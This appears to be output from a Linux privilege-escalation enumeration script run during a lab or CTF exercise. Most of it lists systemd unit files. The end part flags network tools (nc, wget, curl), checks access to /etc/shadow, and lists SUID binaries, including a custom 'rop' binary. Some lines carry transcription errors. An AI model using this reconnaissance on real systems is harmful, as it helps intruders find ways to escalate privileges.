-rw-r--r-- 1 root root 251 Feb 15 2018 open-vm-tools.service
-rw-r--r- 1 root root 770 Feb 1 2018 console-getty.service
-rw-r--r-- 1 root root 742 Feb 1 2018 console-shell.service
-rw-r--r-- 1 root root 791 Feb 1 2018 container-getty@.service
-rw-r--r-- 1 root root 1010 Feb 1 2018 debug-shell.service
-rw-r--r-- 1 root root 1009 Feb 1 2018 emergency.service
-rw-r--r-- 1 root root 1.5K Feb 1 2018 getty@.service
-rw-r--r-- 1 root root 630 Feb 1 2018 initrd-cleanup.service
-rw-r--r-- 1 root root 790 Feb 1 2018 initrd-parse-etc.service
-rw-r--r-- 1 root root 640 Feb 1 2018 initrd-switch-root.service
-rw-r--r-- 1 root root 664 Feb 1 2018 initrd-udevadm-cleanup-db.service
-rw-r--r-- 1 root root 677 Feb 1 2018 kmod-static-nodes.service
-rw-r--r-- 1 root root 473 Feb 1 2018 mail-transport-agent.target
-rw-r--r-- 1 root root 568 Feb 1 2018 guotaon.service
-rw-r--r-- 1 root root 612 Feb 1 2018 rc-local.service
-rw-r--r-- 1 root root 978 Feb 1 2018 rescue.service
-rw-r--r-- 1 root root 1.1K Feb 1 2018 serial-getty@.service
-rw-r--r-- 1 root root 653 Feb 1 2018 systemd-ask-password-console.service
-rw-r--r-- 1 root root 681 Feb 1 2018 systemd-ask-password-wall.service
-rw-r--r-- 1 root root 724 Feb 1 2018 systemd-backlight@.service
```

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-rw-r--r-- 1 root root 959 Feb 1 2018 systemd-binfmt.service
-rw-r--r-- 1 root root 650 Feb 1 2018 systemd-bootchart.service
-rw-r--r-- 1 root root 1.0K Feb 1 2018 systemd-bus-proxyd.service
-rw-r--r- 1 root root 497 Feb 1 2018 systemd-exit.service
-rw-r--r- 1 root root 674 Feb 1 2018 systemd-fsck-root.service
-rw-r--r-- 1 root root 648 Feb 1 2018 systemd-fsck@.service
-rw-r--r-- 1 root root 551 Feb 1 2018 systemd-fsckd.service
-rw-r--r-- 1 root root 544 Feb 1 2018 systemd-halt.service
-rw-r--r-- 1 root root 631 Feb 1 2018 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root 501 Feb 1 2018 systemd-hibernate.service
-rw-r--r-- 1 root root 710 Feb 1 2018 systemd-hostnamed.service
-rw-r--r-- 1 root root 778 Feb 1 2018 systemd-hwdb-update.service
-rw-r--r-- 1 root root 519 Feb 1 2018 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root 480 Feb 1 2018 systemd-initctl.service
-rw-r--r-- 1 root root 731 Feb 1 2018 systemd-journal-flush.service
-rw-r--r-- 1 root root 1.3K Feb 1 2018 systemd-journald.service
-rw-r--r-- 1 root root 557 Feb 1 2018 systemd-kexec.service
-rw-r--r-- 1 root root 691 Feb 1 2018 systemd-localed.service
-rw-r--r-- 1 root root 1.2K Feb 1 2018 systemd-logind.service
-rw-r--r-- 1 root root 693 Feb 1 2018 systemd-machine-id-commit.service
-rw-r--r-- 1 root root 967 Feb 1 2018 systemd-modules-load.service
-rw-r--r- 1 root root 685 Feb 1 2018 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.3K Feb 1 2018 systemd-networkd.service
-rw-r--r-- 1 root root 553 Feb 1 2018 systemd-poweroff.service
-rw-r--r-- 1 root root 614 Feb 1 2018 systemd-quotacheck.service
-rw-r--r-- 1 root root 717 Feb 1 2018 systemd-random-seed.service
-rw-r--r-- 1 root root 548 Feb 1 2018 systemd-reboot.service
-rw-r--r-- 1 root root 757 Feb 1 2018 systemd-remount-fs.service
-rw-r--r- 1 root root 907 Feb 1 2018 systemd-resolved.service
-rw-r--r- 1 root root 696 Feb 1 2018 systemd-rfkill.service
-rw-r--r-- 1 root root 497 Feb 1 2018 systemd-suspend.service
-rw-r--r-- 1 root root 649 Feb 1 2018 systemd-sysctl.service
-rw-r--r-- 1 root root 655 Feb 1 2018 systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Feb 1 2018 systemd-timesyncd.service
-rw-r--r-- 1 root root 598 Feb 1 2018 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root 703 Feb 1 2018 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root 683 Feb 1 2018 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root 823 Feb 1 2018 systemd-udev-settle.service
-rw-r--r-- 1 root root 743 Feb 1 2018 systemd-udev-trigger.service
-rw-r--r-- 1 root root 825 Feb 1 2018 systemd-udevd.service
-rw-r--r-- 1 root root 757 Feb 1 2018 systemd-update-utmp-runlevel.service
-rw-r--r-- 1 root root 754 Feb 1 2018 systemd-update-utmp.service
-rw-r--r-- 1 root root 573 Feb 1 2018 systemd-user-sessions.service
-rw-r--r-- 1 root root 528 Feb 1 2018 user@.service
-rw-r--r- 1 root root 403 Feb 1 2018 -.slice
-rw-r--r-- 1 root root 879 Feb 1 2018 basic.target
-rw-r--r-- 1 root root 379 Feb 1 2018 bluetooth.target
```

```
-rw-r--r-- 1 root root 358 Feb 1 2018 busnames.target
-rw-r--r-- 1 root root 394 Feb 1 2018 cryptsetup-pre.target
-rw-r--r-- 1 root root 366 Feb 1 2018 cryptsetup.target
-rw-r--r-- 1 root root 670 Feb 1 2018 dev-hugepages.mount
-rw-r--r-- 1 root root 624 Feb 1 2018 dev-mgueue.mount
-rw-r--r-- 1 root root 431 Feb 1 2018 emergency.target
-rw-r--r-- 1 root root 501 Feb 1 2018 exit.target
-rw-r--r-- 1 root root 440 Feb 1 2018 final.target
-rw-r--r-- 1 root root 460 Feb 1 2018 getty.target
-rw-r--r-- 1 root root 558 Feb 1 2018 graphical.target
-rw-r--r-- 1 root root 487 Feb 1 2018 halt.target
-rw-r--r-- 1 root root 447 Feb 1 2018 hibernate.target
-rw-r--r-- 1 root root 468 Feb 1 2018 hybrid-sleep.target
-rw-r--r- 1 root root 553 Feb 1 2018 initrd-fs.target
-rw-r--r-- 1 root root 526 Feb 1 2018 initrd-root-fs.target
-rw-r--r-- 1 root root 691 Feb 1 2018 initrd-switch-root.target
-rw-r--r-- 1 root root 671 Feb 1 2018 initrd.target
-rw-r--r-- 1 root root 501 Feb 1 2018 kexec.target
-rw-r--r-- 1 root root 395 Feb 1 2018 local-fs-pre.target
-rw-r--r-- 1 root root 507 Feb 1 2018 local-fs.target
-rw-r--r-- 1 root root 405 Feb 1 2018 machine.slice
-rw-r--r-- 1 root root 492 Feb 1 2018 multi-user.target
-rw-r--r-- 1 root root 464 Feb 1 2018 network-online.target
-rw-r--r-- 1 root root 461 Feb 1 2018 network-pre.target
-rw-r--r-- 1 root root 480 Feb 1 2018 network.target
-rw-r--r-- 1 root root 514 Feb 1 2018 nss-lookup.target
-rw-r--r-- 1 root root 473 Feb 1 2018 nss-user-lookup.target
-rw-r--r-- 1 root root 354 Feb 1 2018 paths.target
-rw-r--r-- 1 root root 552 Feb 1 2018 poweroff.target
-rw-r--r-- 1 root root 377 Feb 1 2018 printer.target
-rw-r--r-- 1 root root 693 Feb 1 2018 proc-sys-fs-binfmt misc.automount
-rw-r--r-- 1 root root 603 Feb 1 2018 proc-sys-fs-binfmt misc.mount
-rw-r--r- 1 root root 543 Feb 1 2018 reboot.target
-rw-r--r-- 1 root root 396 Feb 1 2018 remote-fs-pre.target
-rw-r--r-- 1 root root 482 Feb 1 2018 remote-fs.target
-rw-r--r-- 1 root root 486 Feb 1 2018 rescue.target
-rw-r--r-- 1 root root 500 Feb 1 2018 rpcbind.target
-rw-r--r-- 1 root root 402 Feb 1 2018 shutdown.target
-rw-r--r-- 1 root root 362 Feb 1 2018 sigpwr.target
-rw-r--r-- 1 root root 420 Feb 1 2018 sleep.target
-rw-r--r-- 1 root root 409 Feb 1 2018 slices.target
-rw-r--r-- 1 root root 380 Feb 1 2018 smartcard.target
-rw-r--r-- 1 root root 356 Feb 1 2018 sockets.target
-rw-r--r-- 1 root root 380 Feb 1 2018 sound.target
-rw-r--r- 1 root root 441 Feb 1 2018 suspend.target
-rw-r--r-- 1 root root 353 Feb 1 2018 swap.target
-rw-r--r-- 1 root root 715 Feb 1 2018 sys-fs-fuse-connections.mount
```

```
-rw-r--r-- 1 root root 719 Feb 1 2018 sys-kernel-config.mount
-rw-r--r-- 1 root root 662 Feb 1 2018 sys-kernel-debug.mount
-rw-r--r-- 1 root root 518 Feb 1 2018 sysinit.target
-rw-r--r-- 1 root root 1.3K Feb 1 2018 syslog.socket
-rw-r--r-- 1 root root 585 Feb 1 2018 system-update.target
-rw-r--r-- 1 root root 436 Feb 1 2018 system.slice
-rw-r--r-- 1 root root 646 Feb 1 2018 systemd-ask-password-console.path
-rw-r--r-- 1 root root 574 Feb 1 2018 systemd-ask-password-wall.path
-rw-r--r-- 1 root root 409 Feb 1 2018 systemd-bus-proxyd.socket
-rw-r--r-- 1 root root 540 Feb 1 2018 systemd-fsckd.socket
-rw-r--r-- 1 root root 524 Feb 1 2018 systemd-initctl.socket
-rw-r--r-- 1 root root 607 Feb 1 2018 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.1K Feb 1 2018 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root 842 Feb 1 2018 systemd-journald.socket
-rw-r--r-- 1 root root 591 Feb 1 2018 systemd-networkd.socket
-rw-r--r- 1 root root 617 Feb 1 2018 systemd-rfkill.socket
-rw-r--r-- 1 root root 450 Feb 1 2018 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root 578 Feb 1 2018 systemd-udevd-control.socket
-rw-r--r-- 1 root root 570 Feb 1 2018 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root 395 Feb 1 2018 time-sync.target
-rw-r--r-- 1 root root 405 Feb 1 2018 timers.target
-rw-r--r-- 1 root root 417 Feb 1 2018 umount.target
-rw-r--r-- 1 root root 392 Feb 1 2018 user slice
-rw-r--r-- 1 root root 246 Jan 3 2018 apport-forward.socket
-rw-r--r-- 1 root root 189 Dec 1 2017 uuidd.service
-rw-r--r-- 1 root root 126 Dec 1 2017 uuidd.socket
-rw-r--r-- 1 root root 252 Dec 1 2017 snapd.autoimport.service
-rw-r--r-- 1 root root 386 Dec 1 2017 snapd.core-fixup.service
-rw-r--r-- 1 root root 290 Dec 1 2017 snapd.refresh.service
-rw-r--r- 1 root root 323 Dec 1 2017 snapd.refresh.timer
-rw-r--r-- 1 root root 308 Dec 1 2017 snapd.service
-rw-r--r- 1 root root 253 Dec 1 2017 snapd.snap-repair.service
-rw-r--r- 1 root root 281 Dec 1 2017 snapd.snap-repair.timer
-rw-r--r- 1 root root 281 Dec 1 2017 snapd.socket
-rw-r--r-- 1 root root 474 Dec 1 2017 snapd.system-shutdown.service
-rw-r--r-- 1 root root 420 Nov 29 2017 resolvconf.service
Irwxrwxrwx 1 root root 9 Nov 16 2017 samba.service -> /dev/null
-rw-r--r-- 1 root root 311 Nov 9 2017 lxcfs.service
-rw-r--r-- 1 root root 670 Nov 8 2017 mdadm-shutdown.service
-rw-r--r- 1 root root 342 Oct 27 2017 getty-static.service
-rw-r--r-- 1 root root 153 Oct 27 2017 sigpwr-container-shutdown.service
-rw-r--r-- 1 root root 175 Oct 27 2017 systemd-networkd-resolvconf-update.path
-rw-r--r-- 1 root root 715 Oct 27 2017 systemd-networkd-resolvconf-update.service
-rw-r--r-- 1 root root 238 Sep 26 2017 apt-daily-upgrade.service
-rw-r--r-- 1 root root 184 Sep 26 2017 apt-daily-upgrade.timer
-rw-r--r-- 1 root root 225 Sep 26 2017 apt-daily.service
-rw-r--r-- 1 root root 156 Sep 26 2017 apt-daily.timer
```

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Irwxrwxrwx 1 root root 27 Sep 13 2017 plymouth-log.service -> plymouth-read-
write.service
Irwxrwxrwx 1 root root 21 Sep 13 2017 plymouth.service -> plymouth-quit.service
-rw-r--r- 1 root root 412 Sep 13 2017 plymouth-halt.service
-rw-r--r-- 1 root root 426 Sep 13 2017 plymouth-kexec.service
-rw-r--r- 1 root root 421 Sep 13 2017 plymouth-poweroff.service
-rw-r--r-- 1 root root 200 Sep 13 2017 plymouth-quit-wait.service
-rw-r--r-- 1 root root 194 Sep 13 2017 plymouth-quit.service
-rw-r--r-- 1 root root 244 Sep 13 2017 plymouth-read-write.service
-rw-r--r-- 1 root root 416 Sep 13 2017 plymouth-reboot.service
-rw-r--r-- 1 root root 532 Sep 13 2017 plymouth-start.service
-rw-r--r- 1 root root 291 Sep 13 2017 plymouth-switch-root.service
-rw-r--r-- 1 root root 490 Sep 13 2017 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root 467 Sep 13 2017 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root 345 Apr 20 2017 unattended-upgrades.service
-rw-r--r-- 1 root root 385 Mar 16 2017 ssh.service
-rw-r--r-- 1 root root 216 Mar 16 2017 ssh.socket
-rw-r--r-- 1 root root 196 Mar 16 2017 ssh@.service
-rw-r--r-- 1 root root 986 Feb 12 2017 nginx.service
-rw-r--r-- 1 root root 411 Feb 3 2017 mysql.service
-rw-r--r-- 1 root root 269 Jan 31 2017 setvtrgb.service
-rw-r--r-- 1 root root 491 Jan 12 2017 dbus.service
-rw-r--r-- 1 root root 106 Jan 12 2017 dbus.socket
-rw-r--r-- 1 root root 735 Nov 30 2016 networking.service
-rw-r--r-- 1 root root 497 Nov 30 2016 ifup@.service
-rw-r--r-- 1 root root 631 Nov 4 2016 accounts-daemon.service
-rw-r--r-- 1 root root 285 Jun 16 2016 keyboard-setup.service
-rw-r--r-- 1 root root 288 Jun 16 2016 console-setup.service
Irwxrwxrwx 1 root root 9 Apr 16 2016 lvm2.service -> /dev/null
-rw-r--r-- 1 root root 334 Apr 16 2016 dm-event.service
-rw-r--r-- 1 root root 248 Apr 16 2016 dm-event.socket
-rw-r--r-- 1 root root 380 Apr 16 2016 lvm2-lvmetad.service
-rw-r--r-- 1 root root 215 Apr 16 2016 lvm2-lvmetad.socket
-rw-r--r- 1 root root 335 Apr 16 2016 lvm2-lvmpolld.service
-rw-r--r-- 1 root root 213 Apr 16 2016 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root 658 Apr 16 2016 lvm2-monitor.service
-rw-r--r-- 1 root root 382 Apr 16 2016 lvm2-pvscan@.service
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel5.target.wants
-rw-r--r-- 1 root root 234 Apr 9 2016 acpid.service
-rw-r--r-- 1 root root 251 Apr 6 2016 cron.service
-rw-r--r-- 1 root root 290 Apr 5 2016 rsyslog.service
-rw-r--r-- 1 root root 142 Mar 31 2016 apport-forward@.service
-rw-r--r-- 1 root root 455 Mar 29 2016 iscsid.service
```

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-rw-r--r-- 1 root root 1.1K Mar 29 2016 open-iscsi.service
-rw-r--r-- 1 root root 115 Feb 10 2016 acpid.socket
-rw-r--r-- 1 root root 115 Feb 9 2016 acpid.path
-rw-r--r-- 1 root root 169 Jan 15 2016 atd.service
```

-rw-r--r-- 1 root root 182 Jan 14 2016 polkitd.service

-rw-r--r-- 1 root root 790 Jun 1 2015 friendly-recovery.service

-rw-r--r-- 1 root root 241 Mar 3 2015 ufw.service

-rw-r--r-- 1 root root 250 Feb 24 2015 ureadahead-stop.service

-rw-r--r-- 1 root root 242 Feb 24 2015 ureadahead-stop.timer

-rw-r--r-- 1 root root 401 Feb 24 2015 ureadahead.service

-rw-r--r-- 1 root root 188 Feb 24 2014 rsync.service

/lib/systemd/system/halt.target.wants:

total 0

Irwxrwxrwx 1 root root 24 Sep 13 2017 plymouth-halt.service -> ../plymouth-halt.service

/lib/systemd/system/initrd-switch-root.target.wants:

total 0

Irwxrwxrwx 1 root root 25 Sep 13 2017 plymouth-start.service -> ../plymouth-start.service

Irwxrwxrwx 1 root root 31 Sep 13 2017 plymouth-switch-root.service -> ../plymouth-switch-root.service

/lib/systemd/system/kexec.target.wants:

total 0

Irwxrwxrwx 1 root root 25 Sep 13 2017 plymouth-kexec.service -> ../plymouth-kexec.service

/lib/systemd/system/multi-user.target.wants:

total 0

Irwxrwxrwx 1 root root 33 Sep 23 2018 systemd-ask-password-wall.path -> ../- systemd-ask-password-wall.path

lrwxrwxrwx 1 root root 25 Sep 23 2018 systemd-logind.service -> ../systemd-logind.service

Irwxrwxrwx 1 root root 39 Sep 23 2018 systemd-update-utmp-runlevel.service -> ../- systemd-update-utmp-runlevel.service

Irwxrwxrwx 1 root root 32 Sep 23 2018 systemd-user-sessions.service -> ../systemd-user-sessions.service

Irwxrwxrwx 1 root root 15 Sep 23 2018 getty.target -> ../getty.target

Irwxrwxrwx 1 root root 29 Sep 13 2017 plymouth-quit-wait.service -> ../plymouth-quit-wait.service

Irwxrwxrwx 1 root root 24 Sep 13 2017 plymouth-quit.service -> ../plymouth-quit.service

Irwxrwxrwx 1 root root 15 Jan 12 2017 dbus.service -> ../dbus.service

/lib/systemd/system/poweroff.target.wants:

total 0

Irwxrwxrwx 1 root root 39 Sep 23 2018 systemd-update-utmp-runlevel.service -> ../- systemd-update-utmp-runlevel.service

Irwxrwxrwx 1 root root 28 Sep 13 2017 plymouth-poweroff.service -> ../plymouth-poweroff.service

/lib/systemd/system/reboot.target.wants:

total 0

Irwxrwxrwx 1 root root 39 Sep 23 2018 systemd-update-utmp-runlevel.service -> ../- systemd-update-utmp-runlevel.service

Irwxrwxrwx 1 root root 26 Sep 13 2017 plymouth-reboot.service -> ../plymouth-reboot.service

/lib/systemd/system/sysinit.target.wants:

total 0

Irwxrwxrwx 1 root root 24 Sep 23 2018 console-setup.service -> ../console-setup.service

Irwxrwxrwx 1 root root 20 Sep 23 2018 cryptsetup.target -> ../cryptsetup.target

Irwxrwxrwx 1 root root 22 Sep 23 2018 dev-hugepages.mount -> ../dev-

hugepages.mount

Irwxrwxrwx 1 root root 19 Sep 23 2018 dev-mqueue.mount -> ../dev-mqueue.mount

Irwxrwxrwx 1 root root 25 Sep 23 2018 keyboard-setup.service -> ../keyboard-setup.service

Inventorial 1

Irwxrwxrwx 1 root root 28 Sep 23 2018 kmod-static-nodes.service -> ../kmod-static-nodes.service

lrwxrwxrwx 1 root root 36 Sep 23 2018 proc-sys-fs-binfmt_misc.automount -> ../proc-sys-fs-binfmt_misc.automount

Irwxrwxrwx 1 root root 19 Sep 23 2018 setvtrgb.service -> ../setvtrgb.service

Irwxrwxrwx 1 root root 32 Sep 23 2018 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount

Irwxrwxrwx 1 root root 26 Sep 23 2018 sys-kernel-config.mount -> ../sys-kernel-config.mount

Irwxrwxrwx 1 root root 25 Sep 23 2018 sys-kernel-debug.mount -> ../sys-kernel-debug.mount

Irwxrwxrwx 1 root root 36 Sep 23 2018 systemd-ask-password-console.path -> ../- systemd-ask-password-console.path

Irwxrwxrwx 1 root root 25 Sep 23 2018 systemd-binfmt.service -> ../systemd-binfmt.service

Irwxrwxrwx 1 root root 30 Sep 23 2018 systemd-hwdb-update.service -> ../systemd-hwdb-update.service

Irwxrwxrwx 1 root root 32 Sep 23 2018 systemd-journal-flush.service -> ../systemd-journal-flush.service

Irwxrwxrwx 1 root root 27 Sep 23 2018 systemd-journald.service -> ../systemd-journald.service

Irwxrwxrwx 1 root root 36 Sep 23 2018 systemd-machine-id-commit.service -> ../- systemd-machine-id-commit.service

Irwxrwxrwx 1 root root 31 Sep 23 2018 systemd-modules-load.service -> ../systemd-

modules-load.service

Irwxrwxrwx 1 root root 30 Sep 23 2018 systemd-random-seed.service -> ../systemd-random-seed.service

Irwxrwxrwx 1 root root 25 Sep 23 2018 systemd-sysctl.service -> ../systemd-sysctl.service

Irwxrwxrwx 1 root root 37 Sep 23 2018 systemd-tmpfiles-setup-dev.service -> ../- systemd-tmpfiles-setup-dev.service

Irwxrwxrwx 1 root root 33 Sep 23 2018 systemd-tmpfiles-setup.service -> ../- systemd-tmpfiles-setup.service

Irwxrwxrwx 1 root root 31 Sep 23 2018 systemd-udev-trigger.service -> ../systemd-udev-trigger.service

Irwxrwxrwx 1 root root 24 Sep 23 2018 systemd-udevd.service -> ../systemd-udevd.service

Irwxrwxrwx 1 root root 30 Sep 23 2018 systemd-update-utmp.service -> ../systemd-update-utmp.service

Irwxrwxrwx 1 root root 30 Sep 13 2017 plymouth-read-write.service -> ../plymouth-read-write.service

Irwxrwxrwx 1 root root 25 Sep 13 2017 plymouth-start.service -> ../plymouth-start.service

/lib/systemd/system/sockets.target.wants:

total 0

Irwxrwxrwx 1 root root 25 Sep 23 2018 systemd-initctl.socket -> ../systemd-initctl.socket

lrwxrwxrwx 1 root root 32 Sep 23 2018 systemd-journald-audit.socket -> ../systemd-journald-audit.socket

Irwxrwxrwx 1 root root 34 Sep 23 2018 systemd-journald-dev-log.socket -> ../- systemd-journald-dev-log.socket

Irwxrwxrwx 1 root root 26 Sep 23 2018 systemd-journald.socket -> ../systemd-journald.socket

Irwxrwxrwx 1 root root 31 Sep 23 2018 systemd-udevd-control.socket -> ../systemd-udevd-control.socket

Irwxrwxrwx 1 root root 30 Sep 23 2018 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket

Irwxrwxrwx 1 root root 14 Jan 12 2017 dbus.socket -> ../dbus.socket

/lib/systemd/system/systemd-resolved.service.d: total 4.0K

-rw-r--r-- 1 root root 200 Oct 27 2017 resolvconf.conf

/lib/systemd/system/systemd-timesyncd.service.d:

total 4.0K

-rw-r--r-- 1 root root 251 Oct 27 2017 disable-with-time-daemon.conf

/lib/systemd/system/timers.target.wants:

total 0

Irwxrwxrwx 1 root root 31 Sep 23 2018 systemd-tmpfiles-clean.timer -> ../systemd-

tmpfiles-clean.timer

/lib/systemd/system/rc-local.service.d:

total 4.0K

-rw-r--r-- 1 root root 290 Oct 27 2017 debian.conf

/lib/systemd/system/rescue.target.wants:

total 0

Irwxrwxrwx 1 root root 39 Sep 23 2018 systemd-update-utmp-runlevel.service -> ../- systemd-update-utmp-runlevel.service

/lib/systemd/system/resolvconf.service.wants:

total 0

Irwxrwxrwx 1 root root 42 Sep 23 2018 systemd-networkd-resolvconf-update.path - ../systemd-networkd-resolvconf-update.path

/lib/systemd/system/sigpwr.target.wants:

total 0

Irwxrwxrwx 1 root root 36 Sep 23 2018 sigpwr-container-shutdown.service -> ../- sigpwr-container-shutdown.service

/lib/systemd/system/local-fs.target.wants:

total 0

Irwxrwxrwx 1 root root 29 Sep 23 2018 systemd-remount-fs.service -> ../systemd-remount-fs.service

/lib/systemd/system/getty.target.wants:

total 0

Irwxrwxrwx 1 root root 23 Sep 23 2018 getty-static.service -> ../getty-static.service

/lib/systemd/system/graphical.target.wants:

total 0

Irwxrwxrwx 1 root root 39 Sep 23 2018 systemd-update-utmp-runlevel.service -> ../- systemd-update-utmp-runlevel.service

/lib/systemd/system/busnames.target.wants:

total 0

/lib/systemd/system/runlevel1.target.wants:

total 0

/lib/systemd/system/runlevel2.target.wants:

total 0

/lib/systemd/system/runlevel3.target.wants:

total 0

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/lib/systemd/system/runlevel4.target.wants:
total 0
/lib/systemd/system/runlevel5.target.wants:
total 0
/lib/systemd/system-shutdown:
total 4.0K
-rwxr-xr-x 1 root root 160 Nov 8 2017 mdadm.shutdown
/lib/systemd/system-generators:
total 668K
-rwxr-xr-x 1 root root 70K Feb 1 2018 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root 58K Feb 1 2018 systemd-dbus1-generator
-rwxr-xr-x 1 root root 38K Feb 1 2018 systemd-debug-generator
-rwxr-xr-x 1 root root 78K Feb 1 2018 systemd-fstab-generator
-rwxr-xr-x 1 root root 38K Feb 1 2018 systemd-getty-generator
-rwxr-xr-x 1 root root 122K Feb 1 2018 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root 34K Feb 1 2018 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root 38K Feb 1 2018 systemd-insserv-generator
-rwxr-xr-x 1 root root 30K Feb 1 2018 systemd-rc-local-generator
-rwxr-xr-x 1 root root 26K Feb 1 2018 systemd-system-update-generator
-rwxr-xr-x 1 root root 102K Feb 1 2018 systemd-sysv-generator
-rwxr-xr-x 1 root root 9.5K Apr 16 2016 lvm2-activation-generator
/lib/systemd/system-sleep:
total 4.0K
-rwxr-xr-x 1 root root 92 Mar 17 2016 hdparm
/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 869 Feb 1 2018 90-systemd.preset
/lib/systemd/network:
total 12K
-rw-r--r-- 1 root root 404 Feb 1 2018 80-container-host0.network
-rw-r--r-- 1 root root 482 Feb 1 2018 80-container-ve.network
-rw-r--r-- 1 root root 80 Feb 1 2018 99-default.link
### SOFTWARE
[-] Sudo version:
Sudo version 1.8.16
```

[-] MYSQL version:

[-] Apache version:

Server version: Apache/2.4.18 (Ubuntu) Server built: 2017-09-18T15:09:02

INTERESTING FILES

[-] Useful file locations:

/bin/nc

/bin/netcat

/usr/bin/wget

/usr/bin/gcc

/usr/bin/curl

[-] Installed compilers:

ii g++ 4:5.3.1-1ubuntu1 i386 GNU C++

compiler

ii g++-5 5.4.0-6ubuntu1~16.04.10 i386 GNU C+-

+ compiler

ii gcc 4:5.3.1-1ubuntu1 i386 GNU C compiler

ii gcc-5 5.4.0-6ubuntu1~16.04.10 i386 GNU C

compiler

[-] Can we read/write sensitive files:

- -rw-r--r-- 1 root root 1670 Sep 23 2018 /etc/passwd
- -rw-r--r-- 1 root root 846 Sep 23 2018 /etc/group
- -rw-r--r-- 1 root root 575 Oct 22 2015 /etc/profile
- -rw-r---- 1 root shadow 1191 Sep 25 2018 /etc/shadow

[-] SUID files:

- -rwsr-xr-x 1 root root 38660 Mar 6 2017 /sbin/mount.cifs
- -rwsr-xr-x 1 root root 34812 Dec 1 2017 /bin/mount
- -rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
- -rwsr-xr-x 1 root root 30112 Jul 12 2016 /bin/fusermount
- -rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
- -rwsr-xr-x 1 root root 26492 Dec 1 2017 /bin/umount
- -rwsr-xr-x 1 root root 38900 May 17 2017 /bin/su
- -rwsr-xr-x 1 root root 157424 Jan 28 2017 /bin/ntfs-3g

-rwsr-xr-x 1 root root 7480 Sep 25 2018 /home/-ayush/.binary/rop

- -rwsr-xr-x 1 root root 53128 May 17 2017 /usr/bin/passwd
- -rwsr-xr-x 1 root root 78012 May 17 2017 /usr/bin/gpasswd
- -rwsr-xr-x 1 root root 34680 May 17 2017 /usr/bin/newgrp
- -rwsr-xr-x 1 root root 36288 May 17 2017 /usr/bin/newuidmap
- -rwsr-xr-x 1 root root 18216 Jan 18 2016 /usr/bin/pkexec
- -rwsr-sr-x 1 daemon daemon 50748 Jan 15 2016 /usr/bin/at
- -rwsr-xr-x 1 root root 159852 Jul 4 2017 /usr/bin/sudo
- -rwsr-xr-x 1 root root 36288 May 17 2017 /usr/bin/newgidmap
- -rwsr-xr-x 1 root root 39560 May 17 2017 /usr/bin/chsh
- -rwsr-xr-x 1 root root 48264 May 17 2017 /usr/bin/chfn
- -rwsr-xr-x 1 root root 13960 Jan 18 2016 /usr/lib/policykit-1/polkit-agent-helper-1
- -rwsr-sr-x 1 root root 92556 Dec 1 2017 /usr/lib/snapd/snap-confine
- -rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
- -rwsr-xr-x 1 root root 42396 Jun 15 2017 /usr/lib/i386-linux-gnu/lxc/lxc-user-nic
- -rwsr-xr-- 1 root messagebus 46436 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemonlaunch-helper
- -rwsr-xr-x 1 root root 513528 Jan 18 2018 /usr/lib/openssh/ssh-keysign

[-] SGID files:

- -rwxr-sr-x 1 root shadow 38664 Mar 16 2016 /sbin/unix chkpwd
- -rwxr-sr-x 1 root shadow 38684 Mar 16 2016 /sbin/pam_extrausers_chkpwd
- -rwxr-sr-x 1 root shadow 61276 May 17 2017 /usr/bin/chage
- -rwxr-sr-x 1 root tty 9788 Mar 1 2016 /usr/bin/bsd-write
- -rwxr-sr-x 1 root utmp 464152 Feb 7 2016 /usr/bin/screen
- -rwxr-sr-x 1 root mlocate 34452 Nov 18 2014 /usr/bin/mlocate
- -rwxr-sr-x 1 root shadow 22000 May 17 2017 /usr/bin/expiry
- -rwsr-sr-x 1 daemon daemon 50748 Jan 15 2016 /usr/bin/at
- -rwxr-sr-x 1 root crontab 38996 Apr 6 2016 /usr/bin/crontab
- -rwxr-sr-x 1 root ssh 431632 Jan 18 2018 /usr/bin/ssh-agent
- -rwxr-sr-x 1 root tty 26356 Dec 1 2017 /usr/bin/wall
- -rwsr-sr-x 1 root root 92556 Dec 1 2017 /usr/lib/snapd/snap-confine
- -rwxr-sr-x 1 root utmp 5480 Mar 11 2016 /usr/lib/i386-linux-gnu/utempter/utempter

[+] Files with POSIX capabilities set:

/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep /usr/bin/traceroute6.iputils = cap net raw+ep /usr/bin/mtr = cap net raw+ep

- [-] Can't search *.conf files as no keyword was entered
- [-] Can't search *.php files as no keyword was entered
- [-] Can't search *.log files as no keyword was entered

